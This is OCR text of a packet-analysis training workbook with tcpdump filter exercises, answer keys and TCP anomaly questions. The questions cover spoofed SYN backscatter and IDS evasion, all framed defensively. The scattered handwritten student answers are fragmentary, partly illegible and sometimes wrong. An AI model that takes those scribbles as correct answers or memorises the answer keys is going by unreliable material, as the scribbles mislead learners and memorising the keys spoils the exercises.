
Exercise 3:

Find the record numbers of any ICMP echo reply – ICMP type 0 - of any frame that needed to be zero-padded at the end because it was less than the minimum acceptable Ethernet length.

Answer:

See Approach 1 guidance to understand how the answer was discovered.

There are three records fitting this criteria 87, 89, 91.



The IP header length of a "runt packet" is less than 46 bytes and must be zero-padded to be the minimum Ethernet frame size of 64 bytes. The Ethernet frame header is 14 bytes, the Ethernet trailer is 4 bytes, therefore 64-14-4 = 46. The ICMP type of 0 represents and ICMP echo reply.

Exercise 4:

Find all records where the UDP protocol is DNS. How many are there? Save those records to a new file called "/tmp/dns.pcap".

Answer:

See Approach 1 guidance to understand how the answer was discovered.

There are 14 records.

Make sure that there are 14 records in "/tmp/dns.pcap" using the following command:

```
tcpdump -r /tmp/dns.pcap -nt | wc  -l
```

14


Extra Credit:

Find the record number(s) of any packets that have a first IP option of loose source routing – a value of 0x83. There is a standard filter for this field called ip.opt.type. However, your challenge is to create a filter using an offset value from the beginning of the IP header.

Check the IP option fields of records that appear to make sure you get only records with the IP option set. There is a record that may appear that does not have an IP option if you do not set all the conditions on your Wireshark filter.

Answer:

Record numbers 26, 27, 28, 92, and 93 have an IP option of loose source routing. If you omitted the test for an IP header length greater than 20 (IP options present), you also received record number 96 – that not coincidentally had a value of 0x83 in the upper byte of the source port. This too falls in 20 bytes offset of the IP header.



Exercises Section: Writing tcpdump Filters

Objectives: These exercises will help you become more familiar with tcpdump filters. The exercises in this section directly relate to the course material covered in the section "Writing tcpdump Filters".

Details: Use the pcap file **/home/sans/Exercises/Day2/tcpdump.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there are two extra credit exercises.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Description: Use the example tcpdump commands to guide you in reading records from the input file **tcpdump.pcap**. Write a tcpdump filter to display those records with a **source host** address of **127.0.0.1** and only the **acknowledgement** flag set and no other flag bits set. This is the most exclusive type of filter. The layout of the TCP flag byte has been supplied below for assistance in figuring out the filter mask value.

```
  2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG | ACK|  PSH  | RST  | SYN  | FIN | 13th byte offset of TCP
|-----------------------------------||-----------------------------------| header
```

Hint: Use the –nt command line switch. The "n" disables DNS resolution and the "t" disables timestamp display to give more succinct output.

Hint: You must find a mask byte that will zero out all bits except the ACK bit.

Hint: The filter format will be 'src host 127.0.0.1 and tcp[13] = ??', where ?? is the hexadecimal value that must be set in the TCP flags byte.

Hint: The resulting flag byte value will be the following in binary: 0001 0000 – convert that to hexadecimal.

Filter help: `'src host 127.0.0.1 and tcp[13] = 0x10'`

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has **ACK** in the tcpdump record.

Exercise 2:

Description: Read records from the input file using tcpdump and write a filter to display those records with a **destination host** address of **127.0.0.1** and with either the **RST** or **ACK** flags set and may have any other flag bits set. This is the least exclusive type of filter.

Hint: Note that the records that are selected using this filter may have either the RST flag set alone or ACK flag set alone or both flags set. If your mask preserves both the RST and ACK flags, then records with either or both flags set will be extracted.

```
  2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG | ACK|  PSH  | RST  | SYN  | FIN | 13th byte offset of TCP
|-----------------------------------||-----------------------------------| header
```

Hint: You must find a mask byte that will zero out all bits except the ACK and the RST bits.

Hint: The filter format will be 'dst host 127.0.0.1 and tcp[13] & 0x?? != 0', where ?? is the mask byte.

Hint: The mask byte will be the following in binary: 0001 0100 – convert that to hexadecimal.

Filter help: `'dst host 127.0.0.1 and tcp[13] & 0x14 != 0'`

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has **R** or **ACK** in the flags field of the tcpdump record. Other TCP flags may be set too.

Exercise 3:

Description: Read records from the input using tcpdump and write a filter to display those records with **port 80** and where all the **RST, SYN, and FIN** flags must be set and other flag bits may be set. This follows the format of the less exclusive type of filter. For instance, if you were to check that both the ACK and RST values were set and other flags may be set, the filter would be 'port 80 and tcp[13] & 0x14 = 0x14'.

```
2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG | ACK|  PSH  | RST  | SYN  | FIN | 13th byte offset of TCP
|-----------------------------------||-----------------------------------| header
```

Hint: You must find a mask byte that will zero out all bits except the RST, SYN, FIN bits.

Hint: The filter format will be 'port 80 and tcp[13] & 0x?? = 0x??', where ?? is the mask byte.

Hint: The mask byte will be the following in binary: 0000 0111 – convert that to hexadecimal.

Filter help: `'port 80 and tcp[13] & 0x07 = 0x07'`

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has exactly the **RSF** in the flags field.

Exercise 4:

Description: Read records from the input file using tcpdump and write a filter to display those records with **destination port 0** and only the **DF** flag set and no other bits set in the byte. Use the –vv (2 v's – not "w") option to display the DF flag setting. This is the most exclusive type of filter.

```
  2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-------------------------------||-------------------------------|
| RES |  DF |  MF |  OF |  OF |  OF  | OF  | OF  | 6th byte offset of IP
|-------------------------------||-------------------------------| header
```

Hint: You must find a mask byte that will zero out all bits except the DF bit.

Hint: The filter format will be 'dst port 0 and ip[6] = 0x??', where ?? is the mask byte.

Hint: The mask byte will be the following in binary: 0100 0000 – convert that to hexadecimal.

Filter help: `'dst port 0 and ip[6] = 0x40'`

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has the **DF** set in the tcpdump record. Use the –vv tcpdump command line option to display the field.

Approach #2 – Do the following exercises.

Exercise 1:

Description: Use the example tcpdump commands to guide you in reading records from the input file **tcpdump.pcap**. Write a tcpdump filter to display those records with a **source host** address of **127.0.0.1** and only the **acknowledgement** flag set and no other flag bits set. This is the most exclusive type of filter. The layout of the TCP flag byte has been supplied below for assistance in figuring out the filter mask value.

```
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG |ACK|  PSH  | RST  | SYN  | FIN  |
|-----------------------------------||-----------------------------------|
```

Record your answer: Write the filter that you used to extract the records. 0x10

SRC host 127.0.0.1 and tcp[13] = ~~0x01~~

Verifying Correctness: Examine every record that was displayed on output to see that it has **ACK** in the tcpdump record.

Exercise 2:

Description: Read records from the input file using tcpdump and write a filter to display those records with a **destination host** address of **127.0.0.1** with either the **RST** or **ACK** flags set and may have any other flag bits set. This is the least exclusive type of filter.

```
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG |ACK|  PSH  | RST  | SYN  | FIN  |
|-----------------------------------||-----------------------------------|
```

0x14

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has **R** or **ACK** in the flags field of the tcpdump record. Other flags may be set too.

Exercise 3:

Description: Read records from the input using tcpdump and write a filter to display those records with **port 80** where all the **RST, SYN** and **FIN** flags must be set and other

flag bits may be set. This follows the format of the less exclusive type of filter.

```
|-----------------------------------||-----------------------------------|
| CWR  |  ECE  | URG |ACK |  PSH  | RST  | SYN  | FIN  |
|-----------------------------------||-----------------------------------|
```

Record your answer: Write the filter that you used to extract the records.

port 80 tcp[13] & 0x07

Verifying Correctness: Examine every record that was displayed on output to see that it has **RSF** in the flags field and possibly other flags set in the tcpdump record.

Exercise 4:

Description: Read records from the input file using tcpdump and write a filter to display those records with **destination port 0** and only the **DF** flag set and no other bits set in the byte. Use the –vv (2 v's – not "w") option to display the DF flag setting. This is the most exclusive type of filter.

```
|-----------------------------------||-----------------------------------|
| RES  |  DF  |  MF  | OF  |  OF  |  OF  |  OF  |  OF  |
|-----------------------------------||-----------------------------------|
```

Record your answer: Write the filter that you used to extract the records.

Verifying Correctness: Examine every record that was displayed on output to see that it has the **DF** flag set in the tcpdump record.

Extra Credit:

Description: Read records from the input file using tcpdump and write a filter to display those records that have a destination network address of 10.10.10/24 and the value in the final octet ranges from 208-223 and 240-255 (10.10.10.208 – 10.10.10.223 and 10.10.10.240 – 10.10.10.255) This should be accomplished using a filter that uses a mask to find those values.

Hint: These IP addresses require particular bits to have a value of 1.

Record your answer: Write the filter that you used to extract the records.

10.10.10.208 1101 0000
1101 1100

1111 0000
1101 1111

208 1101 0000
223 1101 1111
1111 0000
1111 0001

ff ff ff

Extra Extra Credit:

Description: Read records from the input file using tcpdump and write a filter to display the single record that has the word GET in the first 3 bytes of the payload.

Hint: You must use a filter that computes the offset into TCP where the payload is located.

Record your answer: Write the filter that you used to extract the record.

Answers Section: Writing tcpdump Filters

Objectives: These exercises will help you become more familiar with tcpdump filters. The exercises in this section directly relate to the course material covered in the section "Writing tcpdump Filters".

Details: Use the pcap file **/home/sans/Exercises/Day2/tcpdump.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there are two extra credit exercises.

☆ These answers apply to either Approach #1 or Approach #2.

Note: Disregard any hour timestamp differences that you receive and those displayed in the answers.

Exercise 1:

Description: Use the example tcpdump commands to guide you in reading records from the input file **tcpdump.pcap**. Write a tcpdump filter to display those records with the **source host** address of **127.0.0.1** and the only the **acknowledgement** flag set and no other flag bits set. This is the most exclusive type of filter. The layout of the TCP flag byte has been supplied below for assistance in figuring out the filter mask value. This is the most exclusive type of filter.

Record your answer: Write the filter that you used to extract the records.

```
tcpdump -r tcpdump.pcap -nt 'src host 127.0.0.1 and tcp[13] = 0x10'
```

Records extracted:

```
IP 127.0.0.1.50538 > 127.0.0.1.80: Flags [.], ack 3563439229, win 1024,
length 0
```

Explanation for the filter:

```
  2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-------------------------------||-------------------------------|
| CWR | ECE | URG |ACK | PSH | RST | SYN | FIN | 13th byte offset of TCP
|-------------------------------||-------------------------------| header
                                ^
```

The TCP flag bits are found in the 13th byte offset of the TCP header. The ACK flag is found in the high-order nibble of the TCP flag byte – in the low-order bit of the nibble. If this bit alone is set, the high-order nibble will have a 1 in the 2^0, which is equal to 1. All other mask bits will be 0 – therefore the mask byte will be a 0x10. Since no other flag bits may be set, the flag byte must have an exact value of 0x10.

Exercise 2:

Description: Read records from the input file using tcpdump and write a filter to display those records with a **destination host** address of **127.0.0.1** with either the **RST** or **ACK** flags set and may have any other flag bits set. Note that the records that are selected using this filter may have either the RST flag set alone or ACK flag set alone or both flags set. If your mask preserves both the RST and ACK flags, then records with either or both flags set will be extracted. This is the least exclusive type of filter.

Record your answer: Write the filter that you used to extract the records.

```
tcpdump -r tcpdump.pcap -nt 'dst host 127.0.0.1 and tcp[13] & 0x14 !=
0'
```

Records extracted:

```
IP 127.0.0.1.50538 > 127.0.0.1.80: Flags [.], ack 3563439229, win 1024,
length 0
IP 127.0.0.1.80 > 127.0.0.1.50538: Flags [R], seq 3563439229, win 0,
length 0
IP 127.0.0.1.24 > 127.0.0.1.50518: Flags [R.], seq 0, ack 3072209977,
win 0, length 0
```

Explanation for the filter:

```
   2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-------------------------------------||-----------------------------------|
| CWR  |  ECE  | URG |ACK  | PSH  | RST  | SYN  | FIN  | 13th byte offset of TCP
|-------------------------------------||-----------------------------------| header
                            ^                 ^
```

The ACK flag is found in the high-order nibble of the TCP flag byte – in the low-order bit of the nibble. If this bit is set, the high-order nibble will have a 1 in the 2^0, which is equal to 1. The RST flag is found in the 2^2 (or 4) position of the lower-order nibble. All other mask bits will be 0 – therefore the mask byte will be a 0x14. When this mask byte is AND'd with the original TCP flag byte, the result should be a non-zero value. The non-zero value indicates that either the ACK or RST may be set. It can indicate that both are set. And, if either or both those conditions are true, other flags may be set as well.

Exercise 3:

Description: Read records from the input using tcpdump and write a filter to display those records with **port 80** and where all the **RST, SYN, and FIN** flags must be set and other flag bits may be set. This follows the format of the less exclusive type of filter. For instance, if you were to check that both the ACK and RST values were set and other flags may be set, the filter would be 'src host 127.0.0.1 and tcp[13] & 0x14 = 0x14'.

Record your answer: Write the filter that you used to extract the records.

```
tcpdump -r tcpdump.pcap -nt 'port 80 and tcp[13] & 0x07 = 0x07'
```

Records extracted:

```
IP 192.168.1.2.1030 > 192.168.1.111.80: Flags [FSR], seq 93681306, win
8192, length 0
```

Explanation for the filter:

```
   2^3      2^2      2^1      2^0      2^3      2^2      2^1      2^0
|-------------------------------------||-----------------------------------|
| CWR  | ECE  | URG  | ACK | PSH  | RST  | SYN  | FIN  | 13th byte offset of TCP
|-------------------------------------||-----------------------------------| header
                                            ^        ^        ^
```

All flag bits are found in the low-order nibble of the TCP flag byte. If the RST bit is set, the low-order nibble will have a 1 in the 2^2, which is equal to 4. If the SYN bit is set, the low-order nibble will have a 1 in the 2^1, which is equal to 2 .The FIN flag is found in the 2^0 (or 1) position of the lower-order nibble. Adding these values together, the low-order nibble must have a value of 7. We want to look for all three bits to be set. We use a mask byte of 0x07 because we are looking for those three bit settings, yet other flag bits may be set too. Therefore, we need to AND the mask byte of 0x07 with the original flag byte and make sure the result is 0x07. This ensures that the three desired flags are set and any other flag bit may be set since it was AND'd with a 0 bit to disregard the original flag bit value found in the packet.

Exercise 4:

Description: Read records from the input file using tcpdump and write a filter to display those records with destination port 0 and only the **DF** flag set and no other bits set in the byte. Use the –vv (2 v's – not "w") option to display the DF flag setting. This is the most exclusive type of filter.

Record your answer: Write the filter that you used to extract the records.

```
tcpdump -r tcpdump.pcap -ntvv 'dst port 0 and ip[6] = 0x40'
```

Records extracted:

```
IP (tos 0x0, ttl 64, id 40497, offset 0, flags [DF], proto TCP (6),
length 40)
    127.0.0.1.2280 > 127.0.0.1.0: Flags [S], cksum 0x8cf3 (correct),
seq 857793764, win 512, length 0
IP (tos 0x0, ttl 64, id 5886, offset 0, flags [DF], proto TCP (6),
length 40)
    127.0.0.1.2281 > 127.0.0.1.0: Flags [S], cksum 0x0c89 (correct),
seq 1718694909, win 512, length 0
```

Explanation for the filter:

```
  2^3     2^2     2^1     2^0     2^3     2^2     2^1     2^0
|-----------------------------||-----------------------------|
| RES |  DF  |  MF  | OF |  OF  | OF  | OF  | OF  | 6th byte offset of IP
|-----------------------------||-----------------------------| header
         ^
```

The DF flag is found in the high-order nibble of the 6th byte offset of the IP header. If this bit is set, the high-order nibble will have a 1 in the 2^2, which is equal to 4. All other bits in the high-order nibble and low-order nibble must have a value of 0 meaning they are not set. Therefore, the result must exactly equal 0x40.

Extra Credit:

Description: Read records from the input file using tcpdump and write a filter to display those records that have a destination network address of 10.10.10/24 and the value in the final octet ranges from 208-223 and 240-255 (10.10.10.208 – 10.10.10.223 and 10.10.10.240 – 10.10.10.255) This should be accomplished using a filter that uses a mask to find those values.

Hint: These IP addresses require particular bits to have a value of 1.

Record your answer: Write the filter that you used to extract the records.

```
tcpdump -r tcpdump.pcap -nt 'dst net 10.10.10 and ip[19] & 0xd0 = 0xd0'
```

Records extracted:

```
IP 10.20.30.40 > 10.10.10.208: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.209: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.210: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.211: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.212: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.213: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.214: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.215: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.216: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.217: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.218: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.219: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.220: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.221: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.222: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.223: ICMP echo request, id 0, seq 0, length 8

IP 10.20.30.40 > 10.10.10.240: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.241: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.242: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.243: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.244: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.245: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.246: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.247: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.248: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.249: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.250: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.251: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.252: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.253: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.254: ICMP echo request, id 0, seq 0, length 8
IP 10.20.30.40 > 10.10.10.255: ICMP echo request, id 0, seq 0, length 8
```

Explanation for the answer:

```
  2^7     2^6     2^5     2^4     2^3     2^2     2^1     2^0
|-----------------------------------||-----------------------------------|
| 1   | 1   | ??  | 1   |  ??  | ??  | ??  |  ??  |  19th byte offset  IP header,
|-----------------------------------||-----------------------------------|   final octet of destination IP
  ^       ^           ^
```

The range of last octet values of 208-223 and 240-255 indicates that the 128, 64, and 16 bits must be set. All other bits may or may not be set. The filter of:

ip[19] & 0xd0 = 0xd0

accomplishes extracting these IP addresses.

Suppose the 32 bit is set to 0. The sum of 128 + 64 + 16 = 208, the lowest value in the first range. Now if you add all combinations of low bit settings from 1-15 you get the values up to 223.

Suppose the 32 bit is set to 1. The sum of 128 + 64 + 32 +16 = 240, the lowest value in second range. Now if you add all combinations of low bit settings from 1-15 you get the values up to 255.

Extra Extra Credit:

Description: Read records from the input file using tcpdump and write a filter to display the single record that has the word GET in the first 3 bytes of the payload.

Hint: You must use a filter that computes the offset into TCP where the payload is located.

Record your answer: Write the filter that you used to extract the record.

```
tcp[((tcp[12] >> 4) * 4):2] = 0x4745 and tcp[((tcp[12] >> 4) * 4)+2] =
0x54

tcp[((tcp[12]/16) * 4):2] = 0x4745 and tcp[((tcp[12]/16) * 4)+2] = 0x54

tcp[tcp[12]/4:2] = 0x4745 and tcp[tcp[12]/4 + 2] = 0x54
```

Record extracted:

Modified output of running the filter using:

```
tcpdump -r tcpdump.pcap -ntA yourfilter
```

```
192.168.43.1.17539 > 192.168.43.129.80: Flags [P.], seq 11:27, ack 1430109103,
win 8192, options [nop,nop,TS val 100 ecr 0]
...d....GET / HTTP/1.0
```

Explanation for the answer:

This filter was difficult for a number of reasons. First, you had to find the beginning of the TCP payload using the TCP header length. The TCP header length is located in high order nibble of tcp[12]. We need to normalize this value since it is 16 times greater in its location in the 16^1 position. This can be done via shifting 4 bits as shown in the first filter or dividing by 16 as shown in the second filter above. And, we need to multiply the TCP header length by 4. The third filter does the division and multiplication in one step.

A complication that arises is that tcpdump does not permit the designation of 3 bytes of contiguous data as a valid length value for the number of bytes to inspect. It will return an error that indicates that the valid lengths are 1, 2, and 4 bytes only. Therefore, you need to do this using some combination of 1 and/or 2 byte lengths. We extracted 2 bytes first for comparison of 0x4745 (GE) and our second offset had to account for these additional 2 bytes into the offset of the payload by adding 2 to the displacement to find 0x54 (T).

The filters in the answer are by no means the only correct ones. There are many other valid filters that you may have discovered as an answer to this exercise.

Exercises Section: TCP

Objectives: These exercises will help you become more familiar with TCP concepts. The exercises in this section directly relate to the course material covered in the section "TCP".

Details: Use the pcap file **/home/sans/Exercises/Day2/TCP.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

You can use either tcpdump or Wireshark to answer these questions.

Exercise 1:

Description: Examine the embedded protocol checksum in the packet with a destination host of 192.168.2.109 and source port 2056. What is wrong with it? What will happen to this packet?

Hint:

If you use tcpdump the filter is:

'dst host 192.168.2.109 and src port 2056'

If you use Wireshark the display filter is:

ip.dst == 192.168.2.109 and tcp.srcport == 2056

Hint: If you use tcpdump, you must use the command line option to display the output in hexadecimal to examine the embedded protocol checksum. You must also use the command line option –vv to show the packet in very verbose mode.

Hint: If you use tcpdump, the answer is found in the verbose output. Look for the word "incorrect" following a particular field. What field is this?

Exercise 2:

Description: What is suspicious about the two records identified with a source port of 4545? Concentrate your inspection on the TCP sequence numbers. What appears to be wrong with them? What possible elusive behavior might this be attempting? Why is payload on these records unusual? The recommendation is to use tcpdump.

Hint:

The TCP sequence number values are easier to visually compare if you use tcpdump. The filter is:

'src port 4545'

Hint: Compare the sequence numbers and lengths of the two records.

Hint: Use the tcpdump –X option to display the ASCII along with the hex output.

Hint: To examine why payload is unusual for these records, look at the TCP flag setting. Do you typically find payload on this segment?

Exercise 3:

Description: Compare two sets of TCP activity. There is activity from source host 10.254.1.8 in one set of connections. The other set of interest involves activity to destination port 143. One set of connections is a series of retries to a non-responding host/network. The other set of connections is actual successful SYN connections to the destination IP. No other data is included other than the SYN activity. Which set of connections is the retries and which is the successful connections?

Explain why you believe your answer is correct. This exercise is probably easier to figure out using tcpdump, but you can use Wireshark if you prefer.

Hint:

If you use tcpdump the filter is:

'tcp dst port 143 or src host 10.254.1.8'

If you use Wireshark the display filter is:

tcp.dstport == 143 or ip.src == 10.254.1.8

Hint: Which set of connections has an unchanging source port and unchanging TCP sequence numbers? This is the set of retries.

Hint: Which set of connections has the changing source ports and TCP sequence number? This is the set of successful connections.

Exercise 4:

Description: There are some obviously crafted fields in one TCP connection going from source host 192.0.2.1 to destination host 10.10.10.1. Name 3 problems.

Hint:

If you use tcpdump the filter is:

'src host 192.0.2.1 and dst host 10.10.10.1'

If you use Wireshark the display filter is:

ip.src == 192.0.2.1 and ip.dst == 10.10.10.1

Hint: Specifically, look at the ports, the TCP flags, the TCP sequence and number, ports, and the TCP options.

Exercise 5:

Description: Look at the TCP session between hosts 192.168.1.217 and 192.168.1.103. There is something unusual about the flag settings when payload is sent.

Hint: Use Wireshark for this exercise. The filter is:

ip.addr == 192.168.1.217 and ip.addr == 192.168.1.103

Hint: Look at the fourth packet, record 164; it has the payload. What are the TCP flags that are set? Is this typically the flags that are set when payload is sent? The payload text has a hint in it.

Exercise 6:

Description: We are seeing a lot of SYN/ACK TCP segments from source host 68.178.232.100 to many of our destination 10.10.10.x hosts. Yet, a sensor that collects all outbound traffic never saw the 10.10.10.x hosts sending outbound SYN's. Assume that 10.10.10 addresses are routable. Can you explain what is happening? Why would an attacker do this? What are some other signs that traffic from the 10.10.10.x hosts was crafted?

Hint: The recommendation is to use tcpdump.

The filter is:

'src host 68.178.232.100 and dst net 10.10.10'

Hint: When is a SYN/ACK sent? It is sent from the server in response to a SYN sent from the client. In this case, we know that no outbound SYN was sent.

Hint: An attacker sent the SYN packets that we don't see. What source IP's did he spoof? These are the destination IP's seen in the SYN/ACK packets we received.

Hint: As for the attacker's motive, why would he/she use our IP addresses rather than his/her own?

Hint: There are several signs that the SYN segments were crafted. Look at the destination ports which reflect the source port of the SYN. Also, look at the acknowledgement numbers. They are all the same. The acknowledgement number reflects the initial sequence number from the SYN, but the value is 1 more than the SYN sequence number. What do you know about initial sequence numbers? Are they incremental or randomized?

Exercise 7:

Description: Examine the entire session between hosts 192.168.1.105 with ephemeral port 18655 and 192.168.1.103. What is unusual about the fourth packet? Why does the session continue after that?

Hint: Wireshark will highlight an issue with the fourth packet. What is the issue? Use Wireshark to examine the payload of activity that follows the fourth packet to confirm that the session continues.

If you use tcpdump; use the –vv option; the filter is:

'host 192.168.1.105 and host 192.168.1.103 and tcp port 18655'

If you use Wireshark the filter is:

ip.addr == 192.168.1.105 and ip.addr == 192.168.1.103 and tcp.port == 18655

Hint: What will the receiving host do when it receives the fourth packet? Suppose the IDS that sees this packet fails to do the proper validation and evaluates this as an actual reset? What might happen?

bad TCP.pcap

Approach #2 – Do the following exercises.

You can use either tcpdump or Wireshark to answer these questions.

Exercise 1:

Description: Examine the packet with a destination host of 192.168.2.109 and source port 2056. What is wrong with it? What will happen to this packet?

bad checkSum

Exercise 2:

Description: What is suspicious about the two records identified with a source port of 4545? What possible elusive behavior might this be attempting? Why is payload on these records unusual?

[illegible]

Exercise 3:

Description: Compare two sets of TCP activity. There is activity from source host 10.254.1.8 in one set of connections. The other set of interest involves activity to destination port 143. One set of connections is a series of retries to a non-responding host/network. The other set of connections is actual successful SYN connections to the destination IP. No other data is included other than the SYN activity. Which set of connections is the retries and which is the successful connections? Explain why you believe your answer is correct.

The one with src port 143 is not connecting it is changing dst port each time

Exercise 4:

Description: There are some obviously crafted fields in one TCP connection going from source host 192.0.2.1 to destination host 10.10.10.1. List all anomalies that you detect.

Fin, SYN, RST, Ack, URG [illegible]

Seq=0

Exercise 5:

Description: Look at the TCP session between hosts 192.168.1.217 and 192.168.1.103. There is something unusual about the flag settings when payload is sent. Did the receiver accept this packet that does not follow protocol standards?

4th pack there is no ack

Exercise 6:

Description: We are seeing a lot of SYN/ACK TCP segments from source host 68.178.232.100 to many of our destination 10.10.10.x hosts. Yet, a sensor that collects all outbound traffic never saw the 10.10.10.x hosts sending outbound SYN's. Assume that 10.10.10 addresses are routable. Can you explain what is happening? Why would an attacker do this? What are some other signs that traffic from the 10.10.10.x hosts was crafted?

Exercise 7:

Description: Examine the entire session between hosts 192.168.1.105 with ephemeral port 18655 and 192.168.1.103. First look at the output without any command line options to show the output in very verbose mode or hexadecimal. What is unusual about the fourth packet? Why does the session continue after that?

Hint: What will the receiving host do with this packet? Suppose the IDS that sees this packet fails to do the proper validation and evaluates this as an actual reset? What might happen?

Extra Credit:

